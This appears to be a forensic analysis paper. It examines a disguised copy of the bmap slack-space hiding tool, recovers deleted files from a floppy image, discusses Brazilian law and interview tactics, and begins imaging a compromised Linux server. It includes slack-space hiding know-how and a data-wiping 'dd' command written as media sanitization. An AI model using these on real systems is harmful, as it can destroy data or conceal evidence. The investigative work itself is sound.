After downloading the file from the site ftp://ftp.scyld.com/pub/forensic_computing/bmap, that as we saw previously is the official site of distribution for the software "bmap", I will try to compile it. My intention is to try to compile the program in the same way that the program found in the evidence floppy was.

To accomplish this, after unpacking the downloaded file, I will modify the "Makefile" of the source code so that the compilation generates a static executable file, that is, it do not depend on any library of the system. The "prog" file was also stripped from its symbols. Therefore, I will have to execute the program "strip" after the compilation. The program "strip" removes all the symbol information of an executable.

The modification must be made in the "Makefile", in line 101:

Before:

-L$(MFT_LIB_DIR) -lmft

After:

-static -L$(MFT_LIB_DIR) -lmft

Figure 24: modifications to the "Makefile".

After modifying the "Makefile", I compiled it by executing the command "make". Below we can see a snapshot of the commands that had been executed after the program compilation:

```
root@virtual:/forensics/bmap-1.0.20# ls -l bmap ../quarantine/prog
-rwxr-xr-x    1 root     root       487476 Aug 30 21:29 ../quarantine/prog*
-rwxr-xr-x    1 root     root       587202 Aug 31 14:07 bmap*

root@virtual:/forensics/bmap-1.0.20# file bmap
bmap: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically
linked, not stripped

root@virtual:/forensics/bmap-1.0.20# strip bmap

root@virtual:/forensics/bmap-1.0.20# file bmap ../quarantine/prog
bmap:               ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), statically linked, stripped
../quarantine/prog: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), statically linked, stripped

root@virtual:/forensics/bmap-1.0.20# ls -l bmap ../quarantine/prog
-rwxr-xr-x    1 root     root       487476 Aug 30 21:29 ../quarantine/prog*
-rwxr-xr-x    1 root     root       477784 Aug 31 14:08 bmap*

root@virtual:/forensics/bmap-1.0.20# md5sum bmap ../quarantine/prog
b8a228207ec4645eef6b9b8736970d80  bmap
7b80d9aff486c6aa6aa3efa63cc56880  ../quarantine/prog
```

Figure 25: comparing the files.

Strangely, the compiled program is not the same as the one found in the floppy disk! As we can see above, MD5 signature of the files are different, as well as the final size of the executable files.

According to this evidence, it looks like the file found in the floppy disk was modified. I will execute the compiled program and see if there is some difference:

```
root@virtual:/forensics/bmap-1.0.20# ./bmap --help
bmap:1.0.20 (08/31/03) newt@scyld.com
Usage: bmap [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help  display options and exit
  man  generate man page and exit
  sgml  generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  map  list sector numbers
  carve  extract a copy from the raw device
  slack  display data in slack space
  putslack  place data into slack
  wipeslack  wipe slack
  checkslack  test for slack (returns 0 if file has slack)
  slackbytes  print number of slack bytes available
```

```
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name  useless bogus option
--verbose       be verbose
--log-thresh <none | fatal | error | info | branch | progress | entryexit>
logging threshold ...
--target <filename> operate on ...
```

Figure 26: the original "bmap" file.

The first modification that we notice is in the program parameters. The original code of the program was really modified before compiling the version found in the floppy disk. Now, why would somebody do this? Of course, to make it difficult to identify the program! As we saw, practically everything was changed, including the name of the executable, and the email of the author.

But examining the first line of the program's output, I found another clue. The date that appears in this position is different from the one shown by the mysterious program. And the date shown above is the same date when I compiled the program!

This lead us to think about two possibilities: The first one is that the mysterious program was compiled in 15/07/2003, and second that somebody had intentionally modified this value to an arbitrary date.

Then why we can discard the first hypothesis and we have indications that the date was statically defined in the program source code?

Let's review the information that we have on the mysterious program found in the floppy disk:

Name	prog
Modification Time	Mon Jul 14 11:24:00 2003
Changed time	Wed Jul 16 03:05:33 2003
Access Time	Wed Jul 16 03:12:45 2003

Table 4: status of "prog".

However, how can we have a program that was compiled in day 15/07/2003, but that it has a date of modification of the previous day, that is, 14/07/2003? That is at the very least strange. But if we think that the defendant was trying to hide his tracks, it becomes clear that this information was also modified.

. Forensics Details

Continuing our inquiry for evidences that show the involvement of Mr. Price in illegal activities, I will analyze the footprints left by the program "prog". As we

only have the floppy found in the computer belonging to the defendant, we need to use some information on the functioning of the program "bmap", to complement our data on the footprints that "prog" leaves.

As the file "prog" was statically compiled and had been striped of its symbol information with "strip", it can be executed in any computer running Linux. Due to this fact, it uses few system files besides those that will be directly involved in its execution.

Examining the "strace" command output, shown in Appendix A, we can see that when "prog" is executed, it tries to examine and to open the device where the file that has the slack space is stored on. The first interesting information in this is that in Linux systems, the only user who has raw access to the disk devices is the user "root".

With this information, we know that only the user "root" could execute "prog". In fact, when we try to execute the program as a common user, we receive a message saying that it was not possible to open the raw device.

Besides the device file in the "/dev" directory, "bmap" uses only the file that will be used to store or to read the slack space, and if it has been defined, a file that will be used to write the output into.

Unfortunately, as "bmap" access the physical device directly to write the data, no date information for the file will be modified. Thus, it is impossible through an analysis of the access and modification times of the files to discover if some were used to store information in slack space. The only way to use the time information to obtain evidence of the program use is to detect when the program was executed. I did this previously and I could find only an interval of dates for the possible use of "prog".

Despite this fact, "bmap" modifies the content of the sectors where it stores data. The package "bmap" contains a tool that allows us to examine a directory and to show which file contain data in slack space. This tool is called "slacker", and allows us specify a directory and it search all the files verifying if slack space had been used to store data. With this tool it is possible to identify if "prog" was used on a computer. And as only the user "root" can use "bmap", this could indicate which computers have been compromised.

. Legal Implications

In Brazil, we do not have a specific legislation that deals with digital crimes. Although few laws exist that are specific for these kind of crimes, the majority of the cases where computers are used to commit a crime are fitted in the existing laws.

Due to this fact, we will analyze how the use of the program "prog" could be fit in the existing Brazilian laws.

The use of "prog" itself does not infringe any law, but as it can be used to hide information, the crime will be associated with the content that will be hidden with the use of software.

As the case involves the ownership or distribution of copyrighted material, the defendant could be fit in the article 184, paragraphs 1, 2, 3 of the Brazilian Criminal Code, and in the law that take care of crimes against the Brazilian Internal Revenue Code, number 4.729/65, Article 1, Section II, as shown below:

"Art. 184, To violate author copyrights and the rights that are connected: Penalty - detention from 3 (three) months to 1 (one) year, or fines.

Paragraph 1. If the breaking of copyright consist of total or partial reproduction, with intention of direct or indirect profit, by any means, of intellectual workmanship, interpretation, execution or audio content, without express authorization of its author, its artist interpreter or executants, its producer, or the ones who act on behalf of them: Penalty - detention from 2 (two) to 4 (four) years, and fines.

Paragraph 2. In the same penalty of Paragraph 1o incurs those who, with the intention of direct or indirect profit, distributes, sell, displays for sale, rents, introduces in the Country, acquires, occults, has in deposit the original or copy of intellectual workmanship or audio content reproduced by breaking the copyright, the right of artist interpreter or executants or of the right of the audio content producer, or, yet, rents original or copy of intellectual workmanship or audio content, without the express authorization of the holders of the rights or those who represents them.

Paragraph 3. If the breaking consist in offering to the public, by means of cable, fiber optics, satellite, radio waves or any other system that allows the user to select the workmanship or production to receive in a time and place previously determined by those who formulates the demand, with intention of direct or indirect profit, without express authorization of the author, the artist interpreter or executants, the producer of the audio content, or those who represents them: Penalty - detention from 2 (two) to 4 (four) years, and fines".

Law 4.729/65
"Art. 1º It is considered crime of tax evasion:

II - to insert inexact elements or to omit, incomes or operations of any nature in documents or books demanded by the fiscal laws, with the intention to resign itself of the payment of tributes in debt with the Brazilian Internal Revenue Agency"

It's worth to remember that in any case, the victim is the only one that can require the inquiry instauration, and that in this case "victim" is defined as being the holder of the copyright. Therefore, in the eventual case that the company identifies that an employee is distributing illegally copyrighted material, and it is not the copyright holder, it can't inform the authorities. Perhaps the only option is to inform the owner of the copyrights, so that he

can ask for the instauration of the criminal investigation, or the company can start an internal administrative proceeding against the defendant.

In the case of instauration of internal administrative proceeding, the characteristics of "bmap" can be used as aggravation against the defendant, for the fact that only privileged users being able to use the program. If it were discovered that exist data stored in slack space in any computer where the defendant does not have privileged access, it would be a proof that he infringed the internal security policy of the company, obtaining privileged access the resources that it did not have permission to have access.

Still as aggravation, if it was possible of being proven, he could be accused of using computational resources of the company to store and to distribute illicit material.

It is important to notice that in the Brazilian legislation there is no possibility to use a disk image as evidence, having the ownership of illicit material to be proven by physical evidences, in this case the hard disk used by the defendant to store the illegal music, in accordance with Article 158 of the Brazilian Criminal Code, reproduced below. Also, the inquiry that is not made by an official investigator is not valid in the court, in accordance with article 159, paragraphs 1 and 2.

"Art.158. When the infraction leave vestiges, it will be indispensable the examination of body of the offense, directly or indirectly, not being possible to accept instead the confession of the defendant.

Art. 159. Examinations of body of the offense and the other inquiries will be made by two official investigators.

Paragraph 1. Not having expert officers available, the inquiry will be made by two accredited, graduated people, chosen, preferentially, between those that have technical qualification related to the nature of the inquiry.

Paragraph 2. The unofficial investigators will give their commitment and faithful word to accomplish their job. "

In the eventual case where the illegal activities of an employee is proven, the recommended action is that the company informs the authorities and in cases of crime of private action, where the company is the victim, that it make a formal solicitation for inquiry instauration, handing over the computers that contain evidences to assist in the inquiries.

. Interview Questions

The objective of an interview must be to obtain more information on the crime, making sure that this can be used in a court of law.

There are many ways to accomplish that but preferentially, we must obtain a

declaration from the defendant where he assumes to have knowledge or to have practiced the criminal act, or that he contradicts any information that he himself gave us, or facts that had been proven.

Having this in mind, i must make an exception on how the Brazilian laws face an interview made by a person or company that is not officially authorized to do so. Such interviews are not considered in a court of law, but they can justify the instauration of a criminal proceeding by the company, and assist the initial work of the police, but it could not be admitted in court.

Thus, I will direct this interview to try to extract from the defendant the information that he know about the existence of the program found in the floppy disk, or that he used it to hide the information found in the floppy, or yet to try to make him to contradict himself. This would give the company more reasons to start a criminal proceeding.

Question 1: John, you are being accused to be illegally distributing copyrighted material using the company resources. You know that this is a crime, and that this is infringing the company's security policy. Would you like to say something about this accusation?

Objective: To try to extract of the defendant a confession of free will. In the case the defendant deny the knowledge of the fact, we will be able to make him to contradict himself when we present the evidences gathered until now.

Question 2: During the internal auditing where your computer was confiscated, we found the content of your hard disk erased, and a floppy with content that indicates that you were involved in the illegal distribution of copyrighted material. I ask why you erased the content of your hard disk if you did not have involvement with the illegal action, and if you has knowledge on the content of the floppy found in your computer?

Objective: With this question we force the defendant to recognize the illegal action contradicting a possible refusal for the first question. We also try to get of the defendant information on its knowledge of the content hidden in the floppy.

Question 3: In the floppy disk there was personal documents, and files with information related with the accusation. Besides that, it was found a program in the floppy disk used to hide information in areas of the disk that is not accessible by the file system. Do you have knowledge of what this program is used for or if it has been used in your computer?

Objective: We are trying to associate the content of the floppy, specifically the program "prog" and the hidden content, to the defendant. If the defendant denies the knowledge of the program, we will be able to associate the ownership of the file "prog" with the ownership of his personal documents to contradict the defendant in his reply.

Question 4: The properties of the file indicate that you created, and that it was

used in the period between 14/07/2003 and 16/07/2003. We know that this program was used to hide information in the floppy disk that suggests that you practiced the actions by which you are being accused. Why and how you used the program in question to hide this information?

Objective: We are using a direct approaching, showing to the defendant that we have evidences that associate him with the reasons of the accusation. The defendant does not have how to deny the illegal action without contradicting the facts, and has another possibility to confess the activities. The confession that he used the program can give us the information necessary to associate him with the privileged use of the system, since "bmap" only functions if executed by the user "root".

Question 5: A list of sites outside our company was found hidden in your floppy disk, fruit of the use of the program found in the floppy disk in your computer. Do you have knowledge on the content stored in the following sites?

Objective: To associate the defendant with the illegal content that could be stored in the sites. Although the sites do not to exist anymore, we can force the defendant to confess. As the sites indicated to have illegal music content, the company would have reasons to initiate an administrative proceeding against the defendant for use of resources of the company for storage of illegal material, use of the network resources of the company for execution of illegal activities, and could inform the holder of the copyrights on the activities of the defendant, assisting him in a criminal proceeding.

Question 6: You already noticed that there is enough evidence to associate you with possession of illegal material inside the company. The content that was supposedly wiped from your computer had relation with this illegal material?

Objective: With this question we are one more time forcing the defendant to confess. The phrase "the content was SUPPOSEDLY wiped?" has intention to take the defendant to believe that we had obtained access to the wiped content. This type of psychological bluff can ease the confession of the defendant, without the need to use false information.

Question 7: Can you say if you used the program in question in any other computer? You must remember that we can verify our computers to confirm your answer.

Objective: With this question we are forcing the defendant to confirm that he had privileged access to other computers. If he assume that he had access to other computers, the characteristic of "bmap" that can be only run by the user "root" would be the evidence necessary to guarantee that he had privileged access.

As we could see, the interview had as objective to make the defendant give in free will the information on his involvement with the illegal distribution of

copyrighted material, without the need to present evidences of the existence of this material, and without the need to promise to alleviate the accusations against the defendant in exchange for the information.

. Case Information

Now that we already have enough information about how "prog" work, and also that this program was used to hide information of sites of illegal music distribution, I will try to discover more evidences of the criminal intentions of Mr. Price.

An initial analysis in the content of the floppy disk discloses the existence of two documents in DOC format. The files "Letter.doc" and "Mikemsg.doc" are located inside the directory "Docs", together with the previously mentioned HOWTO files. I will use Star Office, a word processor for Linux capable to read DOC files to open the two documents, and to see if I can obtain some information out of them.

And I had another surprise with the message found in the document "Mikemsg.doc" which is also very compromising:

Hey Mike,

I received the latest batch of files last night and I'm ready to rock-n-roll (ha-ha).

I have some advance orders for the next run. Call me soon.

JP

Figure 27: message from John Price to a partner.

It seems that Mike is a partner of Mr. Price in his business. Possibly, the last batch of files had something to do with the addresses of the sites hidden in the slack space of the floppy disk.

But to be sure that JP is related to John Price, I examined the properties of the DOC file and verified that it really had been created by John Price, at 00:18 of 14/07/2003, as we can see below:



Figure 28: document properties from one of the files found in the evidence.

An analysis of the floppy disk image could help us to find other evidences of the criminal activities of Mr. Price. To assist me in this task, I will be using some tools for forensic analysis. I will be using specifically the package @Stake Sleuth Kit (TASK) [vii], which contains a variety of programs for disk device analysis, capable among other things to examine data in unallocated space.

Our intention is to discover if there is some evidence that was wiped out of the disk. The first tool that I'm going to use will be "dls", a tool that allow us to copy unallocated blocks of the disk to a file. At this point, I can examine these blocks and discover if they have some information.

The file generated with the command "dls" contains copies of the unallocated blocks in the disk, and I will examine the content of these blocks with the command "strings". Looking the output of the "strings" command will give me some information on what has been wiped out of the disk.

Right in the beginning of the "strings" output of the content generated by "dls" we can see the following:

```
xmms-mpg123-1.2.7-13.i386.rpm..rpmUU
UU a
vmware
ÍÍÍÍÍÍÍÍÍ
ßßßßßßßß
cd ..
ÍÍÍÍÍ
ÍÍÍÍÍÍÍÍÍ
vmware-config.pl
```

```
vmware
ÏÏÏÏÏÏÏÏÏ
LOGNAME=root
DVD-Playing-HOWTO-html.tar
```

Figure 29: strings inside the deleted content. The output has been truncated.

We can see mention to a file that exists in the disk (DVD-Playing-HOWTO-html.tar), and to some thing that seem commands that had been executed, such as "cd ..", "vmware-config.pl", "vmware". This indicates that possibly command history file existed in the disk, and would be interesting to try to recover this file.

The remaining portion of the "strings" output indicates that possibly another copy of the file "prog" was present in the floppy, because I found many of the strings found in our previous analysis of the file "prog" above.

As I could not find anything interesting in the strings file, I will try to recover the deleted files. I'm going to use the tool "fls" to list the floppy disk file system structure, and try to discover information on the deleted files:

```
root@virtual:/forensics# fls -rdp -f linux-ext2 fl-160703-jp1.dd
-/d * 2(realloc):       John/
-/d * 2(realloc):       John/
-/d * 2(realloc):       John/
-/- * 0:        John/ ÏÏ
r/- * 0:        Docs/DVD-Playing-HOWTO-html.tar.gz
r/- * 0:        prog
```

Figure 30: list the deleted content on disk.

The tool "fls" allows us to interact with an image as if it was a common file system. The parameters "-rdp" informs that we want to list only the deleted files, with the complete file path, and that the search must be recursive.

As we can see, there were some deleted files and directories on the disk. The tag "-/d" in the beginning of the line identifies the directories. The message "(realloc)" indicates that the inodes of these directories points to data blocks that had been reused by other files. When this happens, we could not recover the entire file.

We see that some normal files exist, identified by the tag "r/-" in the beginning of the line. Although some do not have the message "(realloc)", still we run the risk not to recover the entire file either.

I will use the tool "ils" to list information on inodes of the deleted files. With this information, I will know the position of the files on the floppy disk, as well as some additional information:

```
root@virtual:/forensics# ils -r -f linux-ext2 fl-160703-jp1.dd
class|host|device|start_time
ils|virtual|fl-160703-jp1.dd|1063154503
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_dtime|st_mode|st_nlink|st_size|st_block0|
st_block1
1|a|0|0|1058191689|1058191689|1058191689|0|0|0|0|0
23|f|0|0|1058191935|1058191935|1058192353|1058192353|100755|0|100430|248|249
27|f|502|502|1058191993|1058194030|1058335380|1058335380|100755|0|546116|405|406
```

Figure 31: running "ils" to list the inode information.

The "ils" output indicates the presence of three deleted files, as we had seen previously, and shows some information on the files. We can see that the owner of the file stored in inode 27 is the user with UID 502, identified previously as owner of the other files in the floppy, and the other two have as owner the user root, with UID "0".

I will try to recover the three files using the tool "icat", that allow us to read the content of a files by specifying its inode. After that, I'll use the command "strings" to try to identify the content of what has been read from disk. Then I can examine this content to see if it corresponds to the files identified with the tool "fls":

```
root@virtual:/forensics# icat -f linux-ext2 fl-160703-jp1.dd 1 > file_inode1
root@virtual:/forensics# icat -f linux-ext2 fl-160703-jp1.dd 23 > file_inode23
root@virtual:/forensics# icat -f linux-ext2 fl-160703-jp1.dd 27 > file_inode27
icat: Invalid address in indirect list (too large): 134996352
root@virtual:/forensics# file file*
file_inode1:  empty
file_inode23: POSIX tar archive
file_inode27: data
root@virtual:/forensics# ls -l file_inode*
-rw-r--r--    1 root     root            0 Set  9 21:51 file_inode1
-rw-r--r--    1 root     root       100430 Set  9 21:51 file_inode23
-rw-r--r--    1 root     root        12288 Set  9 21:51 file_inode27
```

Figure 32: recovering a file.

Unfortunately, among the three files we tried to recover, we could not recover the one from inode 1 (file_inode1). The second file was identified as a "tar" file (file_inode23), and third was identified only as data. We can see that the file file_inode23 was totally recovered, but the file file_inode27 was only partially recovered. According to information of "ils", this file should have 546116 bytes.

Verifying the file file_inode23 with the command "tar", we see that this file is the same as "Docs/DVD-Playing-HOWTO-html.tar" in the floppy disk. But examining the files, we can see that the size of the files differs. While the original file on disk has only 29184 bytes, the recovered file has 100430 bytes. Examining the content of the file with a binary editor, specifically the internal editor of the program Midnight Commander[viii], we see that the end of the file contains only null bytes. This is probably due to some file information being overwritten by other files.

Using the binary editor to split the first 29184 bytes of the file, and doing a verification of MD5 checksum, we can see that the files are the same. Possibly, it happened some overlapping of information in the inodes of this file but this did not affect the file data.

```
root@virtual:/forensics# ls -l file_inode23
-rw-r--r--    1 root     root        29184 Set  9 22:01 file_inode23
root@virtual:/forensics# md5sum file_inode23 /forensics/disk/Docs/DVD-Playing-HOWTO-html.tar
d8a3bad9dcdbd81190510086033843ac  file_inode23
d8a3bad9dcdbd81190510086033843ac  /forensics/disk/Docs/DVD-Playing-HOWTO-html.tar
```

Figure 33: comparing the recovered file with the original.

Unfortunately, it was not possible to identify anything else that had been deleted in the floppy. The file file_inode27 did not contain any information that could help to identify to what file it belonged.

Concluding this part of the investigation, we could not find any heavy evidence that Mr Price had involvement with the distribution of illegal copyrighted material. Instead, I had found evidences that could be used to start an investigation about the matter, and give us enough material to be used during the interview with the defendant.

Additional Information

*** The package @Stake Sleuthkit was used to analyze the content of the disk image: http://www.sleuthkit.org/sleuthkit/index.php**
*** The Security Focus web site keeps a database of security tools, and the tool "bmap" can be found there, with a small description: http://www.securityfocus.com/tools/1359**
*** The code source of "bmap" can be found in this site. The documentation that comes with the package was used to understand the functioning of the program: ftp://ftp.scyld.com/pub/forensic_computing/bmap/**
*** The following web page contains an analysis of tools and techniques to hide information. It is a good start to understand how data can be hidden and where we must look for during a forensic analysis: http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html**

Besides the information found in the sites above, I made intensive use of the Google web search, indispensable to search the web: http://www.google.com/

Part 2 - Option 1: Perform Forensic Analysis on the System

The forensic analysis of a compromised system generally consists of having access to sensitive data from the company who has been the victim of the attack. Due to this fact, during this investigation I will have to be worried in protecting the identity and privacy of the company and of the customers involved in the case.

Therefore, during this investigation, any information that can be sensitive to the company's business, its employees or its customers, as well as any information regarding the network infrastructure will be sanitized.

During this analysis, I will be considering the IP of the hacked computer as being 192.168.0.1, and I will be ignoring the fact that this IP can't be used in public networks and can't be accessed from the Internet. For privacy purpose, the IP above would be accessible from the Internet, and would have access to other public networks.

Despite this, I will be keeping any personal and network information relative to the possible intruders.

. Synopsis of Case Facts

A few years ago, I worked for a company of software development. This company started during the great growth of the “dot Com” companies by the end of the 90’s, and as all the others, was born small and with few resources.

Although to be a technology company, few people inside the company would know how to install and manage the necessary infrastructure to keep the business going on. In truth, only another fellow worker and I were capable of keeping the company's servers functioning and free of intruders. I worked in the research and development of new products, and my colleague worked in the software production department. There was no official position for a network manager.

About a couple years ago, when the majority of the "dot Com" companies started to broke, I decided to move on and left the company. My colleague had gone to a new job a little time before, and this left the company with nobody with skill to manage the servers.

Due to this fact, a decision was made to reinstall the servers, using simpler technologies. Computers with Red Hat Linux substituted the OpenBSD servers and cluster of web servers instead.

The time passed by, when none of these servers were ever updated, and I heard no more about the old company.

It was therefore with surprise that I received the phone call from one old fellow worker asking for my aid, some days ago.

In this call, he said that he needed my help to do an investigation in one of the development servers of the company. This server, one that had been reinstalled after I quit, had been invaded some days before, and they still didn't know the extension of the damage.

He told me that the company was not interested in pursuing the matter judicially, but would like to discover if the intruders had tampered with the source code stored in the server.

He told me also that the company was passing through a change in the business focus, and that all source code would be in put in public domain, therefore they don't had interest in involving the authorities in the subject, nor in protecting the source code copyright. The only thing they want with this investigation was to discover what had happened to the server, and if source code had been tampered or if existed the possibility of a malicious code being included in the source code.

At this point I agreed to help them and headed to the company's headquarters to begin the investigation.

. Description of the System Being Analyzed

When arriving at the company, I started to gather information on the case facts. Mainly, I was trying to discover the type of system I would be analyzing, and if had happened compromising of evidences.

I sensed that this aid to my friend would not be an easy task.

The hacked machine was the server where all the company's source code was stored, as well as the database servers used by the software being developed.

In fact, after I left the company the servers that I had installed had been reinstalled with simpler systems. This server had been installed with Red Hat Linux 6.2, a version outdated and full of problems. It had never been updated also.

The hardware where the system has been installed was the following:

- Pentium III 1GHZ, 1 GB of RAM
-2 SCSI hard drives of 20 GB, mounted in Raid-1
-10/100 Mhz Ethernet card
- Internal 3,5"floppy drive
- Internal CD-ROM
- Internal Sony Sdt-3000 40 GB DAT Tape Drive

The Raid-1 configuration allows that two disk of same size be used as if they were only one. The data are written simultaneously in both disks, a process called mirroring. This configuration is used when it is needed to guarantee the availability of the data.

Two days before calling me, this friend, that we will be calling Joe, noticed that he

could not connect remotely to the server.

They used SSH to connect to the server. SSH is a remote access protocol that creates encrypted connections, so they believed that they could have safe remote access using the administrative account "root". When trying to access as "root", Joe received a message saying, "permission denied", and thought that another worker, that we will call Mark and also helped to manage the network, could have changed the password. Joe called Mark on the phone, and the following dialogue followed:

Joe - "Hello Mark, I am trying to have access to our development server and I got a "permission denied" message. Have you by any chance changed the "root" password?"

Mark - "Hi Joe, no, I haven't changed the password, let me see if I can access the server from here ... (a few seconds later) Strange, I am not able to connect too, maybe we have some problem..."

They could not imagine how bad the problem they had really was. According to Joe, when they tried to access server as a common user, they realized that the "root" password had been changed, and that many strange processes were running.

After verifying that the server had really been invaded, Joe and Mark turned the machine off. After that, as they would need to recover the development server quickly, they decided to reinstall the system in one of the drives. As the drives contents were exactly the same, they had decided to keep one of drives as evidence.

After reinstalling the system and put everything functioning as before, they had decided to verify what had been compromised. They had mounted the drive in another system, not worrying in preserving evidences. After that, they had executed the Chkrootkit program, an auditing tool that verifies the disk looking for signs of compromise. As the disk had not been mounted read only, this compromised even more the evidences. I thought I could not trust the time information of the files. The evidences would have to be proven by other means.

I asked Joe when they had verified the disk, information I would need to know to cross later with the files time information. He told me that he detected the attack in the afternoon of 11 of August of 2003. In this occasion he tried to discover more evidences of the compromise. The Chkrootkit verification occurred at night, probably at 19:00pm. This information could be useful later.

. The hardware

As the system that would be analyzed had been turned off, and just one of the disks had been kept as evidence, I will only be using this disk in our analysis.

The hardware I will be using as a forensic workstation would be installed with Conectiva Linux 9.0. The configuration is as follow:

- Pentium 4 1GHZ, 256 MB of RAM

-1 HD IDE 40 GB.
- Ultra WIDE SCSI interface
-10/100 Mhz Ethernet card
- Internal 3,5"floppy drive
- Internal CD-ROM
- Internal Sony Sdt-4000 40 GB DAT Tape Drive
- CD-ROM LG CD-RW
- Operating system Conectiva Linux 9, brought up to date with the latest patches supplied by the manufacturer.
-@Stake Sleuth Kit, with tools to assist forensic analysis.

. Image Media

When I had access to the invaded computer my first thought was to try to prevent more compromising of the evidences.

I found that all disk partitions were mounted, and the first thing I did was unmount all of them. After that, I started to create the disk images. Since the computer where the disk was installed had another disk that would not be used as evidence, I opted to creating the images in this disk, backup them to the DAT tape drive available there and transfer them to my forensic host.

The disk was partitioned as shown below. In all the cases, "/dev/sdc" indicates the device file of the evidence disk:

-/dev/sdc1: 41 MB; Primary partition where was stored the directory "/boot";
-/dev/sdc2: 19,5 GB; Extended partition;
-/dev/sdc5: 1,1 GB; Logical partition where the directory "/" was stored;
-/dev/sdc6: 1,1 GB; Logical partition where the directory "/var" was stored;
-/dev/sdc7: 1,1 GB; Logical partition where the “swap” of the system was stored;
-/dev/sdc8: 1,1 GB; Logical partition where "/tmp" was stored;
-/dev/sdc9: 15 GB; Logical partition where "/usr" was stored;

The disk image were made as follows:

1. The first action was to create a MD5 signature of each partition, including the SWAP partition;
2. For each partition, I created an image using the command "dd", that read blocks directly from the raw device and write it out to a file;
3. For each partition, I generated a MD5 signature and I compared it with the value from step 1.

After that, I backed up all the images in a DAT file that I had especially for this. This DAT tape had been sanitized previously, using the command "dd" to write just zeros, with the following command:

```
# dd if=/dev/zero of=/dev/mt0
```

Figure 34: Media Sterilization.

Below are the commands used during the process described above:

```
# umount /dev/sdc1
# umount /dev/sdc6
# umount /dev/sdc8
# umount /dev/sdc9
# umount /dev/sdc5
#
# md5sum /dev/sdc1
fd205fba776611852e95d575c74b323a  /dev/sdc1
# md5sum /dev/sdc5
d2c2027eb8de3e4935a7b2402fc41d50  /dev/sdc5
# md5sum /dev/sdc6
ee874633f1fbbfdfd6e538895e7b3767  /dev/sdc6
# md5sum /dev/sdc7
d3f2eeb5c3f85f69ef5cd859b0dd1c93  /dev/sdc7
# md5sum /dev/sdc8
b0acb8897034024dad168ba14870c234  /dev/sdc8
# md5sum /dev/sdc9
57a2a59cb00c40a8b2412bec9da8f99f  /dev/sdc9
#
# dd if=/dev/sdc1 of=/data/sdc1.boot.img
82592+0 records in
82592+0 records out
# dd if=/dev/sdc5 of=/data/sdc5.root.img
2097584+0 records in
2097584+0 records out
# dd if=/dev/sdc6 of=/data/sdc6.var.img
2097584+0 records in
2097584+0 records out
# dd if=/dev/sdc7 of=/data/sdc7.swap.img
2097584+0 records in
2097584+0 records out
# dd if=/dev/sdc8 of=/data/sdc8.tmp.img
2097584+0 records in
2097584+0 records out
# dd if=/dev/sdc9 of=/data/sdc9.usr.img
28317384+0 records in
28317384+0 records out
#
# md5sum /data/*.img
fd205fba776611852e95d575c74b323a  /data/sdc1.boot.img
d2c2027eb8de3e4935a7b2402fc41d50  /data/sdc5.root.img
ee874633f1fbbfdfd6e538895e7b3767  /data/sdc6.var.img
d3f2eeb5c3f85f69ef5cd859b0dd1c93  /data/sdc7.swap.img
b0acb8897034024dad168ba14870c234  /data/sdc8.tmp.img
57a2a59cb00c40a8b2412bec9da8f99f  /data/sdc9.usr.img
```

Figure 35: Creating the disk images

After this process the images had been written to the DAT tape using the command "tar", and this tape was identified as follows:

TYPE: SONY 40 GB DAT TAPE
SERIAL: 027992 AZ311I Q
CONTENTS: 6 hard disk images (sdc1.boot.img, sdc5.root.img, sdc6.var.img, sdc7.swap.img, sdc8.tmp.img, sdc9.usr.img)

SIZE OF FILES: 20 gb
INVESTIGATOR: Guilherme Vênere

. Media analysis of System

After recovering the images from the DAT tape, I started the analysis process of the compromised file system.

The first thing to do was to mount the images preserving the original structure of the disk. When I mounted the image of the root partition, I realized that Joe and Mark had modified the mount points of the other partitions.

They had removed the original mount points for partitions "/boot", "/tmp", "/var" and "/usr". They had then created links pointing these directories to where they had mounted the other partitions.

The structure that they had used to mount the partitions was the following one:

